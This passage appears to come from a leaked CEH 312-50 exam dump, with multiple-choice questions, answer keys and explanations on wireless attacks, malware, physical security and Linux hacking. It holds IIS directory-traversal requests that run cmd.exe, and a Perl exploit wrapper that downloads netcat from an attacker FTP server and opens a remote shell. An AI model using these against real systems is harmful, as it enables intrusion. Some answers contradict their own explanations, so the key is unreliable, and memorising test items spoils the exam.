- C. Should be left at the factory default setting
- D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

Correct Answer: AB

Section: Hacking Wireless Networks**Explanation****Explanation/Reference:**

Explanation:

QUESTION 390

Which of the following wireless technologies can be detected by NetStumbler? (Select all that apply)

- A. 802.11b
- B. 802.11e
- C. 802.11a
- D. 802.11g
- E. 802.11

Correct Answer: ACD

Section: Hacking Wireless Networks**Explanation****Explanation/Reference:**

Explanation:

If you check the website, cards for all three (A, B, G) are supported.

See: <http://www.stumbler.net/>

Real 244
ECCouncil 312-50 Exam

QUESTION 391

802.11b is considered a _____ protocol.

- A. Connectionless
- B. Secure
- C. Unsecure
- D. Token ring based
- E. Unreliable

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: 802.11b is an insecure protocol. It has many weaknesses that can be used by a hacker.

QUESTION 392

While probing an organization you discover that they have a wireless network. From your attempts to connect to the WLAN you determine that they have deployed MAC filtering by using ACL on the access points. What would be the easiest way to circumvent and communicate on the WLAN?

- A. Attempt to crack the WEP key using Airsnort.
- B. Attempt to brute force the access point and update or delete the MAC ACL.
- C. Steel a client computer and use it to access the wireless network.
- D. Sniff traffic if the WLAN and spoof your MAC address to one that you captured.

Correct Answer: D

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: The easiest way to gain access to the WLAN would be to spoof your MAC address to one that already exists on the network.

Real 245
ECCouncil 312-50 Exam

QUESTION 393

Access control is often implemented through the use of MAC address filtering on wireless Access Points. Why is this considered to be a very limited security measure?

- A. Vendors MAC address assignment is published on the Internet.
- B. The MAC address is not a real random number.
- C. The MAC address is broadcasted and can be captured by a sniffer.
- D. The MAC address is used properly only on Macintosh computers.

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation:

QUESTION 394

In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

- A. Rouge access point attack
- B. Unauthorized access point attack
- C. War Chalking
- D. WEP attack

Correct Answer: A

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: The definition of a Rogue access point is:
1. A wireless access point (AP) installed by an employee without the consent of the IT department. Without the proper security configuration, users have exposed their company's network to the outside world.
2. An access point (AP) set up by an attacker outside a facility with a wireless network. Also called an "evil twin," the rogue AP picks up beacons (signals that advertise its presence) from the company's legitimate AP and transmits identical beacons, which some client machines inside the building associate with.

Real 246

ECCouncil 312-50 Exam

QUESTION 395

On wireless networks, SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless networks?

- A. The SSID is only 32 bits in length.
- B. The SSID is transmitted in clear text.
- C. The SSID is the same as the MAC address for all vendors.
- D. The SSID is to identify a station, not a network.

Correct Answer: B

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: The SSID IS constructed to identify a network, it IS NOT the same as the MAC address and SSID's consists of a maximum of 32 alphanumeric characters.

QUESTION 396

Bob reads an article about how insecure wireless networks can be. He gets approval from his management to implement a policy of not allowing any wireless devices on the network. What other steps does Bob have to take in order to successfully implement this? (Select 2 answer.)

- A. Train users in the new policy.
- B. Disable all wireless protocols at the firewall.
- C. Disable SNMP on the network so that wireless devices cannot be configured.
- D. Continuously survey the area for wireless devices.

Correct Answer: AD

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: If someone installs a access point and connect it to the network there is no way to find it unless you are constantly surveying the area for wireless devices. SNMP and firewalls can not prevent the installation of wireless devices on the corporate network.

Real 247

ECCouncil 312-50 Exam

QUESTION 397

Jackson discovers that the wireless AP transmits 128 bytes of plaintext, and the station responds by encrypting the plaintext. It then transmits the resulting ciphertext using the same key and cipher that are used by WEP to encrypt subsequent network traffic. What authentication mechanism is being followed here?

- A. no authentication

- B. single key authentication
- C. shared key authentication
- D. open system authentication


Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: Explanation: The following picture shows how the WEP authentication procedure:



QUESTION 398

Real 248

ECCouncil 312-50 Exam

Jacob would like your advice on using a wireless hacking tool that can save him time and get him better results with lesser packets. You would like to recommend a tool that uses KoreK's implementation. Which tool would you recommend from the list below?

- A. Kismet
- B. Shmoo
- C. Aircrack
- D. John the Ripper

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: Implementing KoreK's attacks as well as improved FMS, aircrack provides the fastest and most effective statistical attacks available. John the Ripper is a password cracker, Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system, and

QUESTION 399

In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

- A. WEP attack
- B. Drive by hacking
- C. Rogue access point attack
- D. Unauthorized access point attack

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: The definition of a Rogue access point is:1. A wireless access point (AP) installed by an employee without the consent of the IT department. Without the proper security configuration, users have exposed their company's network to the outside world.2. An access point (AP) set up by an attacker outside a facility with a wireless network. Also called an "evil twin," the rogue AP picks up beacons (signals that advertise its presence) from the company's legitimate AP and transmits identical beacons, which some client machines inside the building associate with.

Real 249

ECCouncil 312-50 Exam

QUESTION 400

Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?

- A. Spoof attack
- B. Replay attack
- C. Injection attack
- D. Rebound attack

Correct Answer: B

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

QUESTION 401

Derek has stumbled upon a wireless network and wants to assess its security. However, he does not find enough traffic for a good capture. He intends to use AirSnort on the captured traffic to crack the WEP key and does not know the IP address range or the AP. How can he generate traffic on the network so that he can capture enough packets to crack the WEP key?

- A. Use any ARP requests found in the capture
- B. Derek can use a session replay on the packets captured
- C. Derek can use KisMAC as it needs two USB devices to generate traffic
- D. Use Ettercap to discover the gateway and ICMP ping flood tool to generate traffic

Correct Answer: D

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: By forcing the network to answer to a lot of ICMP messages you can gather enough packets to crack the WEP key.

Real 250

ECCouncil 312-50 Exam

QUESTION 402

Why do you need to capture five to ten million packets in order to crack WEP with AirSnort?

- A. All IVs are vulnerable to attack
- B. Air Snort uses a cache of packets
- C. Air Snort implements the FMS attack and only encrypted packets are counted
- D. A majority of weak IVs transmitted by access points and wireless cards are not filtered by contemporary wireless manufacturers

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: Since the summer of 2001, WEP cracking has been a trivial but time consuming process. A few tools, AirSnort perhaps the most famous, that implement the Fluhrer-Mantin- Shamir (FMS) attack were released to the security community -- who until then were aware of the problems with WEP but did not have practical penetration testing tools. Although simple to use, these tools require a very large number of packets to be gathered before being able to crack a WEP key. The AirSnort web site estimates the total number of packets at five to ten million, but the number actually required may be higher than you think.

QUESTION 403

Study the snort rule given below and interpret the rule.

```
alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access";)
```

- A. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Correct Answer: D

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: Refer to the online documentation on creating Snort rules at http://snort.org/docs/snort_htmanuals/htmanual_261/node147.html

Real 251

ECCouncil 312-50 Exam

QUESTION 404

Sally is a network admin for a small company. She was asked to install wireless accesspoints in the building. In looking at the specifications for the access-points, she sees that all of them offer WEP. Which of these are true about WEP?

Select the best answer.

- A. Stands for Wireless Encryption Protocol
- B. It makes a WLAN as secure as a LAN
- C. Stands for Wired Equivalent Privacy
- D. It offers end to end security

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: Explanations:

WEP is intended to make a WLAN as secure as a LAN but because a WLAN is not constrained by wired, this makes access much easier. Also, WEP has flaws that make it less secure than was once thought. WEP does not offer end-to-end security. It only attempts to protect the wireless portion of the network.

QUESTION 405

Joe Hacker is going wardriving. He is going to use PrismStumbler and wants it to go to a GPS mapping software application. What is the recommended and well-known GPS mapping package that would interface with PrismStumbler?

Select the best answer.

- A. GPSDrive
- B. GPSMap
- C. WinPcap
- D. Microsoft Mappoint

Correct Answer: A

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Real 252

ECCouncil 312-50 Exam

Explanation: Explanations:

GPSDrive is a Linux GPS mapping package. It recommended to be used to send PrismStumbler data to so that it can be mapped. GPSMap is a generic term and not a real software package. WinPcap is a packet capture library for Windows. It is used to capture packets and deliver them to other programs for analysis. As it is for Windows, it isn't going to do what Joe Hacker is wanting to do. Microsoft Mappoint is a Windows application. PrismStumbler is a Linux application. Thus, these two are not going to work well together.

QUESTION 406

In order to attack wireless network, you put up an access point and override the signal of the real access point. And when users send authentication data, you are able to capture it.

What kind of attack is this?

- A. WEP Attack
- B. Drive by hacking

- C. Rogue Access Point Attack
- D. Unauthorized Access Point Attack

Correct Answer: C

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network management or has been created to allow a cracker to conduct a man-in-the-middle attack.

QUESTION 407

On wireless networks, a SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless network?

- A. The SSID is only 32 bits in length
- B. The SSID is transmitted in clear text
- C. The SSID is to identify a station not a network
Real 253
ECCouncil 312-50 Exam
- D. The SSID is the same as the MAC address for all vendors

Correct Answer: B

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: The use of SSIDs is a fairly weak form of security, because most access points broadcast the SSID, in clear text, multiple times per second within the body of each beacon frame. A hacker can easily use an 802.11 analysis tool (e.g., AirMagnet, Netstumbler, or AiroPeek) to identify the SSID.

QUESTION 408

Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?

- A. Spoof Attack
- B. Replay Attack
- C. Inject Attack
- D. Rebound Attack

Correct Answer: B

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it.

QUESTION 409

Paul has just finished setting up his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption and enabling MAC filtering on his wireless router. Paul notices when he uses his wireless connection, the speed is sometimes 54 Mbps and sometimes it is only 24mbps or less. Paul connects to his wireless router's management utility and notices that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his laptop.

Real 254

ECCouncil 312-50 Exam

What is Paul seeing here?

- A. MAC Spoofing
- B. Macof
- C. ARP Spoofing
- D. DNS Spoofing

Correct Answer: A

Section: Hacking Wireless Networks

Explanation

Explanation/Reference:

Explanation: You can fool MAC filtering by spoofing your MAC address and pretending to have some other computers MAC address.

Topic 16, Virus and Worms

QUESTION 410

Virus Scrubbers and other malware detection program can only detect items that they are aware of. Which of the following tools would allow you to detect unauthorized changes or modifications of binary files on your system by unknown malware?

- A. System integrity verification tools
- B. Anti-Virus Software
- C. A properly configured gateway
- D. There is no way of finding out until a new updated signature file is released

Correct Answer: A

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: Programs like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

QUESTION 411

What are the main drawbacks for anti-virus software?

Real 255

ECCouncil 312-50 Exam

- A. AV software is difficult to keep up to the current revisions.
- B. AV software can detect viruses but can take no action.
- C. AV software is signature driven so new exploits are not detected.
- D. It's relatively easy for an attacker to change the anatomy of an attack to bypass AV systems
- E. AV software isn't available on all major operating systems platforms.
- F. AV software is very machine (hardware) dependent.

Correct Answer: C

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: Although there are functions like heuristic scanning and sandbox technology, the Antivirus program is still mainly depending of signature databases and can only find already known viruses.

QUESTION 412

What is the best means of prevention against viruses?

- A. Assign read only permission to all files on your system.
- B. Remove any external devices such as floppy and USB connectors.
- C. Install a rootkit detection tool.
- D. Install and update anti-virus scanner.

Correct Answer: D

Section: Virus and Worms**Explanation****Explanation/Reference:**

Explanation: Although virus scanners only can find already known viruses this is still the best defense, together with users that are informed about risks with the internet.

QUESTION 413

Melissa is a virus that attacks Microsoft Windows platforms.

To which category does this virus belong?

- A. Polymorphic
- B. Boot Sector infector
Real 256
ECCouncil 312-50 Exam
- C. System
- D. Macro

Correct Answer: D

Section: Virus and Worms**Explanation****Explanation/Reference:**

Explanation: The Melissa macro virus propagates in the form of an email message containing an infected Word document as an attachment.

QUESTION 414

The Slammer Worm exploits a stack-based overflow that occurs in a DLL implementing the Resolution Service.

Which of the following Database Server was targeted by the slammer worm?

- A. Oracle
- B. MSSQL
- C. MySQL
- D. Sybase
- E. DB2

Correct Answer: B

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: W32.Slammer is a memory resident worm that propagates via UDP Port 1434 and exploits a vulnerability in SQL Server 2000 systems and systems with MSDE 2000 that have not applied the patch released by Microsoft Security Bulletin MS02-039.

QUESTION 415

Which of the following is one of the key features found in a worm but not seen in a virus?

- A. The payload is very small, usually below 800 bytes.
- B. It is self replicating without need for user intervention.
- C. It does not have the ability to propagate on its own.
- D. All of them cannot be detected by virus scanners.

Real 257

ECCouncil 312-50 Exam

Correct Answer: B

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: A worm is similar to a virus by its design, and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any help from a person. A worm takes advantage of file or information transport features on your system, which allows it to travel unaided.

QUESTION 416

You find the following entries in your web log. Each shows attempted access to either root.exe or cmd.exe. What caused this?

GET /scripts/root.exe?/c+dir

GET /MSADC/root.exe?/c+dir

GET /c/winnt/system32/cmd.exe?/c+dir

GET /d/winnt/system32/cmd.exe?/c+dir

GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir

GET /_vti_bin/..%5c..%5c..%5c./winnt/system32/cmd.exe?/c+dir

GET /_mem_bin/..%5c..%5c..%5c./winnt/system32/cmd.exe?/c+dir

GET /msadc/..%5c../..%5c../..%5c/..xc1x1c../..xc1x1c../..xc1x1c./winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x1c./winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0/..winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0xaf./winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x9c./winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c./winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c./winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c./winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f./winnt/system32/cmd.exe?/c+dir

Real 258
ECCouncil 312-50 Exam

- A. The Morris worm
- B. The PIF virus
- C. Trinoo
- D. Nimda
- E. Code Red
- F. Ping of Death

Correct Answer: D

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: The Nimda worm modifies all web content files it finds. As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby, infecting the browsing system. The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines and allow intruders the ability to execute arbitrary commands within the Local System security context on machines running the unpatched versions of IIS.

QUESTION 417

June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based

antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

- A. No. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus
- B. Yes. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
- C. Yes. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
- D. No. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program

Correct Answer: D

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: Although there are functions like heuristic scanning and sandbox technology, the Antivirus program is still mainly depending of signature databases and can only find already known viruses.

Real 259

ECCouncil 312-50 Exam

QUESTION 418

Which are true statements concerning the BugBear and Pretty Park worms?

Select the best answers.

- A. Both programs use email to do their work.
- B. Pretty Park propagates via network shares and email
- C. BugBear propagates via network shares and email
- D. Pretty Park tries to connect to an IRC server to send your personal passwords.
- E. Pretty Park can terminate anti-virus applications that might be running to bypass them.

Correct Answer: ACD

Section: Virus and Worms

Explanation

Explanation/Reference:

Explanation: Explanations: Both Pretty Park and BugBear use email to spread. Pretty Park cannot propagate via network shares, only email. BugBear propagates

via network shares and email. It also terminates anti-virus applications and acts as a backdoor server for someone to get into the infected machine. Pretty Park tries to connect to an IRC server to send your personal passwords and all sorts of other information it retrieves from your PC. Pretty Park cannot terminate anti-virus applications. However, BugBear can terminate AV software so that it can bypass them.

Topic 17, Physical Security

QUESTION 419

Joseph has just been hired on to a contractor company of the Department of Defense as their senior Security Analyst. Joseph has been instructed on the Company's strict security policies that have been implemented and the policies that have yet to be put in place. Per the Department of Defense, all DoD users and the users of their contractors must use two-factor authentication to access their networks. Joseph has been delegated the task of researching and implementing the best two-factor authentication method for his company. Joseph's supervisor has told him that they would like to use some type of hardware device in tandem with a security or identifying pin number.

Joseph's company has already researched using smart cards and all the resources needed to implement them, but found the smart cards to not be cost effective. What type of device should Joseph use for two-factor authentication?

Real 260
ECCouncil 312-50 Exam

- A. Security token
- B. Biometric device
- C. OTP
- D. Proximity cards

Correct Answer: A

Section: Physical Security

Explanation

Explanation/Reference:

Explanation: A security token (sometimes called an authentication token) is a small hardware device that the owner carries to authorize access to a network service. The device may be in the form of a smart card or may be embedded in a commonly used object such as a key fob. Security tokens provide an extra level of assurance through a method known as two-factor authentication:

the user has a personal identification number (PIN), which authorizes them as the owner of that particular device; the device then displays a number which uniquely identifies the user to the service, allowing them to log in.

QUESTION 420

Which of the following keyloggers can't be detected by anti-virus or anti-spyware products?

- A. Hardware keylogger
- B. Software Keylogger

- C. Stealth Keylogger
- D. Convert Keylogger

Correct Answer: A

Section: Physical Security

Explanation

Explanation/Reference:

Explanation: A hardware keylogger will never interact with the operating system and therefore it will never be detected by any security programs running in the operating system.

QUESTION 421

What does the this symbol mean?

Real 261

ECCouncil 312-50 Exam



- A. Open Access Point
- B. WPA Encrypted Access Point
- C. WEP Encrypted Access Point
- D. Closed Access Point

Correct Answer: A

Section: Physical Security

Explanation

Explanation/Reference:

Explanation: This symbol is a "warchalking" symbol for a open node (open circle) with the SSID tsunami and the bandwidth 2.0 Mb/s

QUESTION 422

In an attempt to secure his 802.11b wireless network, Bob decides to use strategic antenna positioning. He places the antenna for the access point near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the buildings center. There is a large parking lot and outlying field surrounding the building that extends out half a mile around the building. Bob figures that with this and his placement of antennas, his wireless network will be safe from attack.

Which of the following statements is true?

- A. Bob's network will not be safe until he also enables WEP
- B. With the 300-foot limit of a wireless signal, Bob's network is safe
- C. Bob's network will be safe but only if he doesn't switch to 802.11a
- D. Wireless signals can be detected from miles away; Bob's network is not safe

Correct Answer: D

Section: Physical Security

Explanation

Explanation/Reference:

Explanation: It's all depending on the capacity of the antenna that a potential hacker will use in

Real 262

ECCouncil 312-50 Exam

order to gain access to the wireless net.

QUESTION 423

Samuel is a high school teenager who lives in Modesto California. Samuel is a straight 'A' student who really likes tinkering around with computers and other types of electronic devices. Samuel just received a new laptop for his birthday and has been configuring it ever since. While tweaking the registry, Samuel notices a pop up at the bottom of his screen stating that his computer was now connected to a wireless network. All of a sudden, he was able to get online and surf the Internet.

Samuel did some quick research and was able to gain access to the wireless router he was connecting to and see all of its settings? Being able to hop onto someone else's wireless network so easily fascinated Samuel so he began doing more and more research on wireless technologies and how to exploit them. The next day Samuel's friend said that he could drive around all over town and pick up hundred of wireless networks. This really excited Samuel so they got into his friend's car and drove around the city seeing which networks they could connect to and which ones they could not.

What has Samuel and his friend just performed?

- A. Wardriving
- B. Warwalking

- C. Warchalking
- D. Webdriving

Correct Answer: A

Section: Physical Security

Explanation

Explanation/Reference:

Explanation: Wardriving is the act of searching for Wi-Fi wireless networks by a person in a moving vehicle using a Wi-Fi-equipped computer, such as a laptop or a PDA, to detect the networks. It was also known (as of 2002) as "WiLDing" (Wireless Lan Driving, although this term never gained any popularity and is no longer used), originating in the San Francisco Bay Area with the Bay Area Wireless Users Group (BAWUG). It is similar to using a scanner for radio.

Topic 18, Linux Hacking

Real 263

ECCouncil 312-50 Exam

QUESTION 424

Windump is the windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library.

What is the name of this library?

- A. NTPCAP
- B. LibPCAP
- C. WinPCAP
- D. PCAP

Correct Answer: C

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

QUESTION 425

Joe the Hacker breaks into company's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces

to see if they are running in promiscuous mode.

Running "ifconfig a" will produce the following:

```
# ifconfig a  
1o0: flags=848<UP,LOOPBACK,RUNNING,MULTICAST> mtu 8232  
inet 127.0.0.1 netmask ff000000hme0:  
    flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,MULTICAST> mtu Real 264  
    ECCouncil 312-50 Exam  
    inet 192.0.2.99 netmask ffffff00 broadcast 134.5.2.255 ether  
    8:0:20:9c:a2:35
```

What can Joe do to hide the wiretap program from being detected by ifconfig command?

- A. Block output to the console whenever the user runs ifconfig command by running screen capture utiliyu
- B. Run the wiretap program in stealth mode from being detected by the ifconfig command.
- C. Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.
- D. You cannot disable Promiscuous mode detection on Linux systems.

Correct Answer: C

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: The normal way to hide these rogue programs running on systems is the use crafted commands like ifconfig and ls.

QUESTION 426

What is the expected result of the following exploit?

```
#####
#port = 53;                      # Spawn cmd.exe on port X
$your = "192.168.1.1";            # Your FTP Server
$user = "Anonymous";              # login as
$pass = 'noone@nowhere.com';      # password
#####
$host = $ARGV[0];
print "starting ...\\n";
print "Server will download the file nc.exe from $your FTP server.\\n";
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
print "Server is downloading ...\\n";
system("perl msadc.pl -h $host -C \"ftp \\\\s:\\sfile\"");
print "Press ENTER when download is finished ... (That's why it's good to have your own ftp server)\\n";
$in=<STDIN>; print "Opening ...\\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\\n";
#system("telnet $host $port"); exit(0);
```

Real 265
ECCouncil 312-50 Exam

- A. Opens up a telnet listener that requires no username or password.
- B. Create a FTP server with write permissions enabled.
- C. Creates a share called "sasfile" on the target system.
- D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

Correct Answer: A

Section: Linux Hacking
Explanation

Explanation/Reference:

Explanation:

The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- \$port, \$your, \$user, \$pass, \$host are variables that hold the port # of a DNS server, an IP, username, and FTP password. \$host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.

QUESTION 427

You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be able to modify any data.

What kind of program can you use to track changes to files on the server?

- A. Network Based IDS (NIDS)
- B. Personal Firewall
- C. System Integrity Verifier (SIV)
- D. Linux IP Chains

Correct Answer: C

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: System Integrity Verifiers like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

Real 266

ECCouncil 312-50 Exam

QUESTION 428

Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ.

Which built-in functionality of Linux can achieve this?

- A. IP Tables

- B. IP Chains
- C. IP Sniffer
- D. IP ICMP

Correct Answer: A

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: iptables is a user space application program that allows a system administrator to configure the netfilter tables, chains, and rules (described above). Because iptables requires elevated privileges to operate, it must be executed by user root, otherwise it fails to function. On most Linux systems, iptables is installed as /sbin/iptables. IP Tables performs stateful inspection while the older IP Chains only performs stateless inspection.

QUESTION 429

WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux.
What library does it use ?

- A. LibPcap
- B. WinPcap
- C. Wincap
- D. None of the above

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: WinPcap is the industry-standard tool for link-layer network access in Windows

Real 267
ECCouncil 312-50 Exam

environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

QUESTION 430

Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords. (Choose all that apply.)

- A. Linux passwords can be encrypted with MD5

- B. Linux passwords can be encrypted with SHA
- C. Linux passwords can be encrypted with DES
- D. Linux passwords can be encrypted with Blowfish
- E. Linux passwords are encrypted with asymmetric algorithims

Correct Answer: ACD

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: Linux passwords are encrypted using MD5, DES, and the NEW addition Blowfish. The default on most linux systems is dependant on the distribution, RedHat uses MD5, while slackware uses DES. The blowfish option is there for those who wish to use it. The encryption algorithm in use can be determined by authconfig on RedHat-based systems, or by reviewing one of two locations, on PAM-based systems (Pluggable Authentication Module) it can be found in /etc/pam.d/, the system-auth file or authconfig files. In other systems it can be found in /etc/security/ directory.

QUESTION 431

Rebecca has noted multiple entries in her logs about users attempting to connect on ports that are either not opened or ports that are not for public usage. How can she restrict this type of abuse by limiting access to only specific IP addresses that are trusted by using one of the built-in Linux Operating System tools?

Real 268

ECCouncil 312-50 Exam

- A. Ensure all files have at least a 755 or more restrictive permissions.
- B. Configure rules using ipchains.
- C. Configure and enable portsentry on his server.
- D. Install an intrusion detection system on her computer such as Snort.

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: ipchains is a free software based firewall for Linux. It is a rewrite of Linux's previous IPv4 firewalling code, ipfwadm. In Linux 2.2, ipchains is required to administer the IP packet filters. ipchains was written because the older IPv4 firewall code used in Linux 2.0 did not work with IP fragments and didn't allow for specification of protocols other than TCP, UDP, and ICMP.

QUESTION 432

John is discussing security with Jane. Jane had mentioned to John earlier that she suspects an LKM has been installed on her server. She believes this is the reason that the server has been acting erratically lately. LKM stands for Loadable Kernel Module.

What does this mean in the context of Linux Security?

